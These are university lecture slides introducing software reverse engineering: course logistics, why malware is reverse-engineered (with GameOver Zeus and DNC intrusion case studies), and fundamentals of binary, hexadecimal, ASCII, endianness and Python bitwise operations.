

Ausgewählte Themen aus dem Bereich Internet und Sicherheit Software Reverse Engineering

Prof. Dr. Christian Dietrich
[<dietrich@internet-sicherheit.de>](mailto:dietrich@internet-sicherheit.de)

Formalia

- Ausgewählte Themen aus dem Bereich Internet und Sicherheit
hier: [Software Reverse Engineering](#)
- Vorlesungen und praktische Übungen
- Pflichtmodul im Masterstudiengang Internet-Sicherheit
- Freiwillige Veranstaltung für alle anderen

- Vorlesungen und Übungen in Raum A4.2.02
- Mittwoch 8:00 bis 9:30 Uhr
- Übungen beginnen nächste Woche

- Bitte schicken Sie mir <dietrich@internet-sicherheit.de> eine (leere) Email mit ATIS-RE im Betreff, damit ich Ihre Email-Adressen habe

Praktikum

- Notebook oder PC-Pool?
 - Häufig Beispiele für Linux (Open Source)
 - Praxisrelevanz: Microsoft Windows
 - Wer hat keine Windows-Lizenz?
-
- Virtualisierung mit VirtualBox www.virtualbox.org
 - Virtuelle Maschine (Linux) für praktische Übungen wird bereitgestellt
 - Verteilung wird noch bekannt gegeben

Vorbereitungen und Freiwilliges

- Vertraut machen mit
 - Linux, insbesondere der Shell (bash)
 - Programmiersprache C
 - Programmiersprache Python
 - VirtualBox oder anderen Virtualisierungslösungen
 - Source code management: Subversion und/oder git
- Video Nights
 - Vorträge zu aktuellen Themen des Reverse Engineerings
 - Termin wird in der Vorlesung noch bekannt gegeben

Overview

0. Introduction and Motivation
1. Machine code, Assembly for Intel x86
2. Operating Systems
3. Static Code Analysis
4. Dynamic Code Analysis
5. Malware, Botnets, and Malware Analysis
6. Targeted Attacks

Overview

0. Introduction and Motivation

1. Machine code, Assembly for Intel x86

2. Operating Systems

Prerequisites, recap

3. Static Code Analysis

4. Dynamic Code Analysis

Core techniques of reverse engineering

5. Malware, Botnets, and Malware Analysis

6. Targeted Attacks

Applications

Introduction and Motivation

What is Reverse Engineering used for?

- Digital Forensics
- Law enforcement
- Determining the capabilities of a piece of software or hardware
 - Does the tool enable remote control?
 - Does it communicate? If so how?
 - What is changed on a system when a specific program is executed?
 - Is the program attributable to a specific actor or author?
- Recovery of source code (e.g., lost source code)
- Software Analysis (License keys, copies)



Use case: Malware analysis

- Malware typically comes in binary form only (no source code available)
- Reverse engineering is used to determine the capabilities
 - How does the malware persist on the infected system?
 - *The malware creates a service that is set to launch automatically at system boot.*
 - How is the malware controlled?
 - *The malware communicates with a Command-and-Control (C2) server at IP address 1.2.3.4 and TCP port 80 to receive tasking.*
 - What is the functionality of the malware?
 - *It logs key strokes (keylogger) and sends the recorded logs to the C2 server. In addition, it takes screenshots at regular intervals.*
- Specific algorithms, for example custom encryption algorithms, may allow to attribute the code to a certain author

Use case: Reverse engineering a military airplane



Boeing B-29 Superfortress



Tupolev Tu-4

“Reverse Engineering” History



- BMW X5
- Shuanghuan CEO

“Reverse Engineering” History



- smart fortwo (above)
- smart fortwo from China (left)

Why Software Reverse Engineering?

GameOver Zeus (Zeus P2P)

- GameOver Zeus with P2P capabilities (Mapp 13) since September 2011
- Banking fraud with estimated losses of 100+ m USD
 - 10,000 USD to 6.9 m USD (6 Nov 2012) losses per incident
 - Distraction via DDOS attack (keep the bank busy)
- Focus on corporate banking fraud
- Also used to spread the Cryptolocker ransomware

⇒ Who is behind this operation?

GameOver Zeus

- In 2014, the FBI published information about the head of the group behind GameOver Zeus
- Technical research over several years allowed to understand the elements of the operation
- Finally, a coordinated takedown of the botnet alongside legal action

WANTED BY THE FBI

Conspiracy to Participate in Racketeering Activity; Bank Fraud; Conspiracy to Violate the Computer Fraud and Abuse Act; Conspiracy to Violate the Identity Theft and Assumption Deterrence Act; Aggravated Identity Theft; Conspiracy; Computer Fraud; Wire Fraud; Money Laundering

EVGENIY MIKHAILOVICH BOGACHEV



Multimedia: Images

Aliases:

Yevgeniy Bogachev, Evgeniy Mikhaylovich Bogachev, "lucky12345", "slavik", "Pollingsoon"


DESCRIPTION

Date(s) of Birth	October 28, 1983	Hair:	Brown (usually shaves his head)
Used:		Eyes:	Brown
Height:	Approximately 5'9"	Sex:	Male
Weight:	Approximately 180 pounds	Race:	White
NCIC:	W890989955		
Occupation:	Bogachev works in the Information Technology field.		


Remarks: Bogachev was last known to reside in Anapa, Russia. He is known to enjoy boating and may travel to locations along the Black Sea in his boat. He also owns property in Krasnodar, Russia.

GameOver Zeus

- The group called itself the *Business Club*
- Probably 50+ members in total
- Several years of experience in cyber criminal activities
- Mostly Russian and Ukrainian individuals
- Lots of affiliates



Why Software Reverse Engineering?



Espionage in the military context




Democratic National Committee (DNC)


- Context: 2016 US presidential elections
- Infiltrations against computer systems of the Democratic National Committee (DNC)
- Subsequent information leaks on email communication
- Timeline
 - Summer 2015: Initial access by one actor (COZY BEAR)
 - April 2016: Initial access by a second actor (FANCY BEAR)
 - Theft of research on GOP presidential candidate Donald Trump
 - June 2016: Infiltration analysis made public by CrowdStrike and DNC
 - Two days later: Guccifer 2.0 appears and claims to be responsible (lone hacker)
 - October 2016:
United States Department of Homeland Security and the Office of the Director of National Intelligence stated that the US intelligence community is confident that the Russian government directed the breaches and the release of the obtained or allegedly obtained material in an attempt to "... interfere with the US election process."

Software Reverse Engineering

Reverse Engineering



Disassembly and Decompilation



```
#include <iostream>
int main() {
    printf("Hello world!\n");
    return 0;
}
```

```
...
push eax
mov ecx, [ebx+4]
add eax, 0x4
call printf
...
```

```
10001101001
01010111000
10001001010
10101010101
01...
```


References

- Reverse Engineering
 - Elliot Chikofsky and James Cross II, "Reverse Engineering and Design Recovery: A Taxonomy," IEEE Software, vol. 7, no. 1, January 1990, pp. 13-17
- GameOver Zeus
 - <https://www.blackhat.com/docs/us-15/materials/us-15-Peterson-GameOver-Zeus-Badguys-And-Backends.pdf>
 - <https://www.wired.com/2017/03/russian-hacker-spy-botnet/>
 - <http://www.few.vu.nl/~da.andriesse/papers/zeus-tech-report-2013.pdf>
 - <https://christian-rossow.de/publications/p2pwned-ieee2013.pdf>
- Military espionage
 - <https://www.crowdstrike.com/blog/danger-close-fancy-bear-tracking-ukrainian-field-artillery-units/>
 - <https://www.crowdstrike.com/resources/reports/idc-vendor-profile-crowdstrike-2/>

The CPU and Machine Code

Central Processing Unit (CPU)

- Intel 8086
- Developed 1978
- Used by NASA for Space Shuttles



Source: Konstantin Lanzet

- 16-bit data bus (20-bit address bus)
- max 1 MB RAM

Binary data

- Binary data is a sequence of bits: 0 and 1
- 8 bits = 1 byte

1 byte



```
10011110 11000001 00010011 ...
```



Source: Konstantin Lanzet

Binary data and hexadecimal representation

- Binary data is a sequence of bits: 0 and 1
- 8 bits = 1 byte
- Value range for one byte: $[0, 2^8-1] = [0, 255]$
- Byte values are often represented in hexadecimal
 - Decimal: 0, 1, 2, 3, 4, 5, 6, 7, 8, 9 0-9
 - Hexadecimal: 0, 1, 2, 3, 4, 5, 6, 7, 8, 9, A, B, C, D, E, F 0-15

- Examples:

Binary	Decimal	Hexadecimal
0b1001	9	0x9
0b1010	10	0xA
0b10000	16	0x10
0b11100111	231	0xE7

Binary data and hexadecimal representation

- What is the maximum value for one byte?
 - Decimal: $256 - 1 = 255$
 - Hexadecimal: 0xFF
- What is the maximum value for two bytes?
 - Decimal: $256 \times 256 - 1 = 65535$
 - Hexadecimal: 0xFFFF

Decimal	Hexadecimal	$16^2 = 256$	$16^1 = 16$	$16^0 = 1$
16	0x10	0	1	0
32	0x20	0	2	0
256	0x100	1	0	0
273	0x111	1	1	1

Hexadecimal representation of byte strings

- Every sequence of bytes can be represented as a sequence of hexadecimal numbers:

0000	54 68 69 73 20 69 73 20
0008	61 20 73 74 72 69 6E 67

This is
a string

The string A

Hexadecimal representation of byte strings

- Every sequence of bytes can be represented as a sequence of hexadecimal numbers:

Position (in hex)

0000
0008

54 68 69 73 20 69 73 20
61 20 73 74 72 69 6E 67

Sequence of hexadecimal
numbers

ASCII representation

This is
a string

The string A

Comment

Hexadecimal representation of byte strings

- Every sequence of bytes can be represented as a sequence of hexadecimal numbers:

Position (in hex)

0000
0008

54 68 69 73 20 69 73 20
61 20 73 74 72 69 6E 67

Sequence of hexadecimal
numbers

ASCII representation

This is
a string

The string A

Comment

This is often called a *hexdump*.

Hexadecimal representation of byte strings

- Every sequence of bytes can be represented as a sequence of hexadecimal numbers:

0000 54 68 69 73 20 69 73 20
0008 61 20 73 74 72 69 6E 67

This is
a string

- A character set maps a character to a byte value

0000 54

T

T -> 0x54 (84)

- For example
 - ASCII (American Standard Code for Information Interchange)
 - Unicode

Announcements

- Keine Veranstaltung am 01.11.2017 (Feiertag)
 - Keine Veranstaltung am 15.11.2017 (Klausurtagung)
 - Gastvorlesung am 24.01.2018 von Dr. Carsten Willems (VMRay) zum Thema Sandboxing
-
- Moodle-Kurs ist eingerichtet, bei Fragen bitte melden
 - Die Vorlesungsfolien vom ersten Termin sollten dort bereits verfügbar sein

ASCII TABLE

Decimal	Hex	Char	Decimal	Hex	Char	Decimal	Hex	Char	Decimal	Hex	Char
0	0	[NULL]	32	20	[SPACE]	64	40	@	96	60	`
1	1	[START OF HEADING]	33	21	!	65	41	A	97	61	a
2	2	[START OF TEXT]	34	22	"	66	42	B	98	62	b
3	3	[END OF TEXT]	35	23	#	67	43	C	99	63	c
4	4	[END OF TRANSMISSION]	36	24	\$	68	44	D	100	64	d
5	5	[ENQUIRY]	37	25	%	69	45	E	101	65	e
6	6	[ACKNOWLEDGE]	38	26	&	70	46	F	102	66	f
7	7	[BELL]	39	27	'	71	47	G	103	67	g
8	8	[BACKSPACE]	40	28	(72	48	H	104	68	h
9	9	[HORIZONTAL TAB]	41	29)	73	49	I	105	69	i
10	A	[LINE FEED]	42	2A	*	74	4A	J	106	6A	j
11	B	[VERTICAL TAB]	43	2B	+	75	4B	K	107	6B	k
12	C	[FORM FEED]	44	2C	,	76	4C	L	108	6C	l
13	D	[CARRIAGE RETURN]	45	2D	-	77	4D	M	109	6D	m
14	E	[SHIFT OUT]	46	2E	.	78	4E	N	110	6E	n
15	F	[SHIFT IN]	47	2F	/	79	4F	O	111	6F	o
16	10	[DATA LINK ESCAPE]	48	30	0	80	50	P	112	70	p
17	11	[DEVICE CONTROL 1]	49	31	1	81	51	Q	113	71	q
18	12	[DEVICE CONTROL 2]	50	32	2	82	52	R	114	72	r
19	13	[DEVICE CONTROL 3]	51	33	3	83	53	S	115	73	s
20	14	[DEVICE CONTROL 4]	52	34	4	84	54	T	116	74	t
21	15	[NEGATIVE ACKNOWLEDGE]	53	35	5	85	55	U	117	75	u
22	16	[SYNCHRONOUS IDLE]	54	36	6	86	56	V	118	76	v
23	17	[ENG OF TRANS. BLOCK]	55	37	7	87	57	W	119	77	w
24	18	[CANCEL]	56	38	8	88	58	X	120	78	x
25	19	[END OF MEDIUM]	57	39	9	89	59	Y	121	79	y
26	1A	[SUBSTITUTE]	58	3A	:	90	5A	Z	122	7A	z
27	1B	[ESCAPE]	59	3B	;	91	5B	[123	7B	{
28	1C	[FILE SEPARATOR]	60	3C	<	92	5C	\	124	7C	
29	1D	[GROUP SEPARATOR]	61	3D	=	93	5D]	125	7D	}
30	1E	[RECORD SEPARATOR]	62	3E	>	94	5E	^	126	7E	~
31	1F	[UNIT SEPARATOR]	63	3F	?	95	5F	-	127	7F	[DEL]

Non-printable characters

- Not all byte values can be represented by a printable character
- Examples:

- <newline> \n
- <tab> \t

8	8	[BACKSPACE]
9	9	[HORIZONTAL TAB]
10	A	[LINE FEED]
11	B	[VERTICAL TAB]
12	C	[FORM FEED]
13	D	[CARRIAGE RETURN]
14	E	[ELUTET OUT]

- Python
 - The function `ord(c)` returns the integer ordinal of a one-character string
 - The function `hex(i)` returns the hexadecimal representation of an integer

Numeric values and endianness

- Multibyte values can have different byte orders
- Example: 4-byte value (double word, DWORD)

0x01020304

decimal: 16909060

- Big Endian



Most Significant Byte

Least Significant Byte

- Little Endian



Least Significant Byte

Most Significant Byte


Numeric values and endianness

- Multibyte values can have different byte orders
- Example: 4-byte value (double word, DWORD)

0x01020304

decimal: 16909060

- Big Endian



Most Significant Byte Least Significant Byte


- Little Endian



Least Significant Byte Most Significant Byte

IA-32
x86/x64
i386

BYTE, WORD, Double WORD, Quadruple WORD



Binary representation and conversion

```
# From decimal to binary representation
```

```
In [3]: bin(255)
```

```
Out[3]: '0b11111111'
```

```
# From hexadecimal to binary representation
```

```
In [4]: bin(0x9c)
```

```
Out[4]: '0b10011100'
```

```
# From binary to decimal representation
```

```
In [7]: int('0b11111111', 2)
```

```
Out[7]: 255
```

```
# From binary to hexadecimal representation
```

```
In [8]: hex(int('0b10011100', 2))
```

```
Out[8]: '0x9c'
```

Operations and binary representation

```
In [1]: a = int('01100000', 2)  
In [2]: b = int('00100110', 2)
```

```
In [3]: bin(a & b)                      # Bitwise AND  
Out[3]: '0b00100000'
```

```
In [4]: bin(a | b)                      # Bitwise OR  
Out[4]: '0b01100110'
```


```
In [5]: bin(a ^ b)                      # XOR  
Out[5]: '0b01000110'
```

```
In [6]: bin(~ a)                      # Negate/invert  
Out[6]: '-0b01100001'
```

CPU architectures




MIPS



ARM

